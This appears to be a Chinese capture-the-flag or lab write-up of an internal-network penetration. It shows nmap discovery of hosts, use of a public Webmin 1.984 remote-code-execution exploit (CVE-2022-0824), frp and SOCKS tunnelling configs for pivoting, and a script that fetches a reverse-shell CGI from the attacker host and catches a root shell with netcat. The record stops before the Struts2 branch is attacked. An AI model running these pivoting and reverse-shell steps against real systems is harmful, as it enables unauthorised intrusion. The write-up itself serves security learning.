

# 内网渗透

## 第三个靶标的征服过程

### 网络探测

先安装net-tools, iproute2, nmap, netcat工具

```
[44.8 kB]
Get:2 http://archive.ubuntu.com/ubuntu bionic/main amd64 libmnl0 amd64 1.0.4-2 [12.3 kB]
Get:3 http://archive.ubuntu.com/ubuntu bionic-updates/main amd64 iproute2 amd64 4.15.0-2ubuntu1.3 [721 kB]
Get:4 http://archive.ubuntu.com/ubuntu bionic/main amd64 libatm1 amd64 1:2.5.1-2build1 [21.9 kB]
Get:5 http://archive.ubuntu.com/ubuntu bionic-updates/main amd64 libxtables12 amd64 1.6.1-2ubuntu2.1 [28.1 kB]
debconf: delaying package configuration, since apt-utils is not installed
Fetched 828 kB in 12s (67.6 kB/s)
Selecting previously unselected package libelf1:amd64.
(Reading database ... 67678 files and directories currently installed.)
Preparing to unpack .../libelf1_0.170-0.4ubuntu0.1_amd64.deb ...
Unpacking libelf1:amd64 (0.170-0.4ubuntu0.1) ...
Selecting previously unselected package libmnl0:amd64.
Preparing to unpack .../libmnl0_1.0.4-2_amd64.deb ...
Unpacking libmnl0:amd64 (1.0.4-2) ...
Selecting previously unselected package iproute2.
Preparing to unpack .../iproute2_4.15.0-2ubuntu1.3_amd64.deb ...
Unpacking iproute2 (4.15.0-2ubuntu1.3) ...
Selecting previously unselected package libatm1:amd64.
Preparing to unpack .../libatm1_1%3a2.5.1-2build1_amd64.deb ...
Unpacking libatm1:amd64 (1:2.5.1-2build1) ...
Selecting previously unselected package libxtables12:amd64.
Preparing to unpack .../libxtables12_1.6.1-2ubuntu2.1_amd64.deb ...
Unpacking libxtables12:amd64 (1.6.1-2ubuntu2.1) ...
Setting up libelf1:amd64 (0.170-0.4ubuntu0.1) ...
Setting up libatm1:amd64 (1:2.5.1-2build1) ...
Setting up libxtables12:amd64 (1.6.1-2ubuntu2.1) ...
Setting up libmnl0:amd64 (1.0.4-2) ...
Setting up iproute2 (4.15.0-2ubuntu1.3) ...
Processing triggers for libc-bin (2.27-3ubuntu1.5) ...
```

查看目前靶标的网卡，可以看到这个靶标同时与两个子网相连192.218.1.0/24是来时的路，192.215.2.0/24是要去的方向

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
80: eth1@if81: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d7:02:01 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.215.2.1/24 brd 192.215.2.255 scope global eth1
        valid_lft forever preferred_lft forever
82: eth0@if83: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:da:01:01 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.218.1.1/24 brd 192.218.1.255 scope global eth0
        valid_lft forever preferred_lft forever
```

我们需要找到这个子网中的其它主机，运行nmap -sn 192.215.2.0/24

结果显示这个子网中有四台主机

192.215.2.1是目前位置

192.215.2.2是网关

192.215.2.3和192.215.2.4看起来是其他靶标

之后重启了一次环境，ip有所改变

```
Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:32 UTC
Nmap scan report for 192.215.2.2
Host is up (0.000052s latency).
MAC Address: 02:42:31:40:F2:E1 (Unknown)
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_20c7qegtuy40_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.3)
Host is up (0.000090s latency).
MAC Address: 02:42:C0:D7:02:03 (Unknown)
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.4)
Host is up (0.00012s latency).
MAC Address: 02:42:C0:D7:02:04 (Unknown)
Nmap scan report for a0b59bc8a8a1 (192.215.2.1)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 16.86 seconds
```

## 漏洞发现

用脚本扫描功能看一看192.215.2.3

端口8009/tcp开放，服务是ajp13。

端口8080/tcp开放，服务是http-proxy。

\_ajp-methods: 未能在OPTION请求中获得有效响应。

http-title: Struts2 Showcase

这个待会再说

```
nmap -sC 192.215.2.3
Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:38 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_20c7qegtuy40_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.3)
Host is up (0.00018s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
8009/tcp  open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http-proxy
|_http-title: Struts2 Showcase
MAC Address: 02:42:C0:D7:02:03 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 3.98 seconds
```

用脚本扫描功能看一看192.215.2.4

端口10000/tcp开放，服务是snet-sensor-mgmt

```
nmap -sC 192.215.2.4
Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:43 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.4)
Host is up (0.00019s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
10000/tcp open  snet-sensor-mgmt
MAC Address: 02:42:C0:D7:02:04 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds
```

通过-sV参数获取snet-sensor-mgmt服务的具体版本


具体版本是MiniServ 1.984 (Webmin httpd)

```
nmap -sV 192.215.2.4

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:50 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.4)
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
10000/tcp open  http    MiniServ 1.984 (Webmin httpd)
MAC Address: 02:42:C0:D7:02:04 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.23 seconds
```

网上搜到了这个版本的漏洞CVE:2022-0824, 以及远程代码执行脚本



Webmin 1.984 - Remote Code Execution (Authenticated)

EDB-ID: 50809 CVE: 2022-0824 Author: FAISALFS10X Type: WEBAPPS Platform: LINUX Date: 2022-03-09

EDB Verified: ✗ Exploit: 📄 / {} Vulnerable App:

# Exploit Title: Webmin 1.984 - Remote Code Execution (Authenticated)  
# Date: 2022-03-06  
# Exploit Author: faisalofs10x (https://github.com/faisalofs10x)  
# Vendor Homepage: https://www.webmin.com/  
# Software Link: https://github.com/webmin/webmin/archive/refs/tags/1.984.zip  
# Version: <= 1.984  
# Tested on: Ubuntu 18  
# Reference: https://github.com/faisalofs10x/Webmin-CVE-2022-0824-revshell

```
#!/usr/bin/python3

...

Coded by: @faisalofs10x
```

把脚本下载下来, 然后在目录里搭一个http服务器, 让靶机下载这个文件

```
curl -O 10.202.151.18:8000/50809.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 7042 100 7042    0     0 3438k      0 --:--:-- --:--:-- --:--:-- 3438k
```

在攻击者主机那里监听好9000端口

```
(kali@kali)~[~/Desktop]
$ nc -lvp 9000
listening on [any] 9000 ...
```

尝试运行脚本, 发现python库不全, 我得换个思路, 让攻击者主机可以访问192.215.2.4:10000, 这样就可以远程运行代码了。

```
root@a0b59bc8a8a1:/usr/share/webmin/# python3 ./50809.py -t http://192.215.2.4:10000 -c root:password -LS 192.168.56.104:9090 -L 192.168.56.104 -P 9000
<d -LS 192.168.56.104:9090 -L 192.168.56.104 -P 9000
Traceback (most recent call last):
  File "./50809.py", line 19, in <module>
    import requests
ModuleNotFoundError: No module named 'requests'
```

内网穿刺

在受控靶机上安装dante-server，编辑好danted.conf文件，并启动

```
curl -O 10.121.9.59:8000/danted.conf
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100 1621 100 1621    0     0  791k      0 --:--:-- --:--:-- --:--:-- 791k
root@f7cf68afaa6f:/etc# service danted start
service danted start
```

在攻击者主机 A (192.168.56.104) 上配置代理

- **socks5h** 是关键：它使用 SOCKS5 协议，并且对于 **CONNECT** 请求中的主机名解析，会尝试在代理服务（B）上解析，而不是在客户端（A）上。这对于访问内网 IP 很重要。
- **192.215.2.4** 是受控靶机的 IP 地址。
- **9050** 是在受控靶机上设置的 SOCKS 代理监听端口。

```
kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help
(kali@kali)-[~/Desktop/workspace/webmin]
$ export http_proxy="socks5h://192.215.2.4:9050"
(kali@kali)-[~/Desktop/workspace/webmin]
$ export https_proxy="socks5h://192.215.2.4:9050"
(kali@kali)-[~/Desktop/workspace/webmin]
$ export ftp_proxy="socks5h://192.215.2.4:9050"
(kali@kali)-[~/Desktop/workspace/webmin]
$
```


没反应，打算用内网穿透的办法。

下载frp，编辑frps.toml和frpc.toml

```
frps.toml
1 serverAddr = "192.168.56.104"
2 serverPort = 7000
3
4 transport.protocol = "tcp"
5
6 auth.method = "token"
7 auth.token = "123123123"
8
9 [[proxies]]
10 name = "tcp"
11 type = "tcp"
12 localIP = "192.215.2.3"
13 localPort = 10000
14 remotePort = 8844
```

```
frpc.toml
1 bindAddr = "0.0.0.0"
2 bindPort = 7000
3 vhostHTTPPort = 80
4 vhostHTTPSPort = 443
5
6 webServer.addr = "0.0.0.0"
7 webServer.port = 10000
8 webServer.user = "admin"
9 webServer.password = "123"
10
11 auth.method = "token"
12 auth.token = "123123123"
13
```


在攻击者主机上运行 `screen -S frps ./frps -c frps.toml`  
打开 `192.168.56.104:10000` 登录后可以看到 frp 服务器页面



在受控靶机上运行 `script /dev/null`,  
然后到 frp 的目录下运行 `screen -S frpc ./frpc -c frpc.toml`


```
File Actions Edit View Help
2025-06-07 04:01:05.887 [I] [sub/root.go:142] start frpc service for config file [frpc.toml]
2025-06-07 04:01:05.887 [I] [client/service.go:295] try to connect to server...
2025-06-07 04:01:05.891 [I] [client/service.go:287] [3fc0b8f4ec655ebb] login to server success, get
run id [3fc0b8f4ec655ebb]
2025-06-07 04:01:05.892 [I] [proxy/proxy_manager.go:173] [3fc0b8f4ec655ebb] proxy added: [tcp]
2025-06-07 04:01:05.893 [I] [client/control.go:168] [3fc0b8f4ec655ebb] [tcp] start proxy success
```

访问192.168.56.104:8844, 成功访问



## 漏洞利用

### 编写攻击脚本



监听9000端口, 运行脚本, 拿到反弹shell



```
kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help
(kali@kali)-[~/Desktop/workspace/webmin]
$ nc -lvp 9000
listening on [any] 9000 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 40694
bash: cannot set terminal process group (23): Inappropriate ioctl for device
bash: no job control in this shell
root@26a412a32ed3:/usr/share/webmin/#

kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help
(kali@kali)-[~/Desktop/workspace/webmin]
$ ./getshell.sh

[+] Generating payload to revshell.cgi in current directory
[+] Login Successful
[+] Attempt to host http.server on 9090

[+] Sleep 3 second to ensure http server is up!
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.56.102 - - [07/Jun/2025 00:11:01] "GET /revshell.cgi HTTP/1.0" 200 -

[+] Fetching revshell.cgi from http.server 192.168.56.104:9090
[+] Modifying permission of revshell.cgi to 0755

[+] Success: shell spawned to 192.168.56.104 via port 9000 - XD
[+] Shell location: http://192.168.56.104:8844/revshell.cgi

[+] Cleaning up
[+] Killing: http.server on port 9090

(kali@kali)-[~/Desktop/workspace/webmin]
```

拿到flag

```
root@26a412a32ed3:/usr/share/webmin/# ls /tmp
ls /tmp
flag-{bmf5351b4-b17c-407b-8848-6e456f67297b}
webmin_1.984_all.deb
```

## 分支靶标的征服过程

###漏洞发现

看一下目标靶标都有哪些服务

```

root@f7cf68afaa6f:/usr/share/webmin/# nmap -sC 192.215.2.1
nmap -sC 192.215.2.1 workspace/webmin/frp_0.61.1_linux_amd64

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 08:02 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_20c7qegtuy40_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.1)
Host is up (0.000022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
8009/tcp  open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http-proxy
|_http-title: Struts2 Showcase
MAC Address: 02:42:C0:D7:02:01 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
root@f7cf68afaa6f:/usr/share/webmin/#

```

## 查看版本，看不出什么名堂

```

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 08:03 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_20c7qegtuy40_1.f660e569-0617-46d3-ae90-f6b2a750cc84 (192.215.2.1)
Host is up (0.0000090s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp  open  http-proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.60%I=7%D=6/7%Time=6843F26A%P=x86_64-pc-linux-gnu%r(Get
SF:Request,2D9E,"HTTP/1.1\x20200\x20\r\nSet-Cookie:\x20JSESSIONID=9C53BDD

```


## 安装frp，启动服务

```

2025-06-07 07:59:48.333 [I] [sub/root.go:142] start frpc service for config file [frpc1.toml]
2025-06-07 07:59:48.333 [I] [client/service.go:295] try to connect to server...
2025-06-07 07:59:48.336 [I] [client/service.go:287] [16295e10d29d5835] login to server success, get run id [16295e10d29d5835]
2025-06-07 07:59:48.337 [I] [proxy/proxy_manager.go:173] [16295e10d29d5835] proxy added: [struts2]
2025-06-07 07:59:48.337 [I] [client/control.go:168] [16295e10d29d5835] [struts2] start proxy success
reverse host lookup failed: Unknown host
192.168.56.104 from (UNKNOWN) [192.168.56.104] 50996


```

## 访问网页



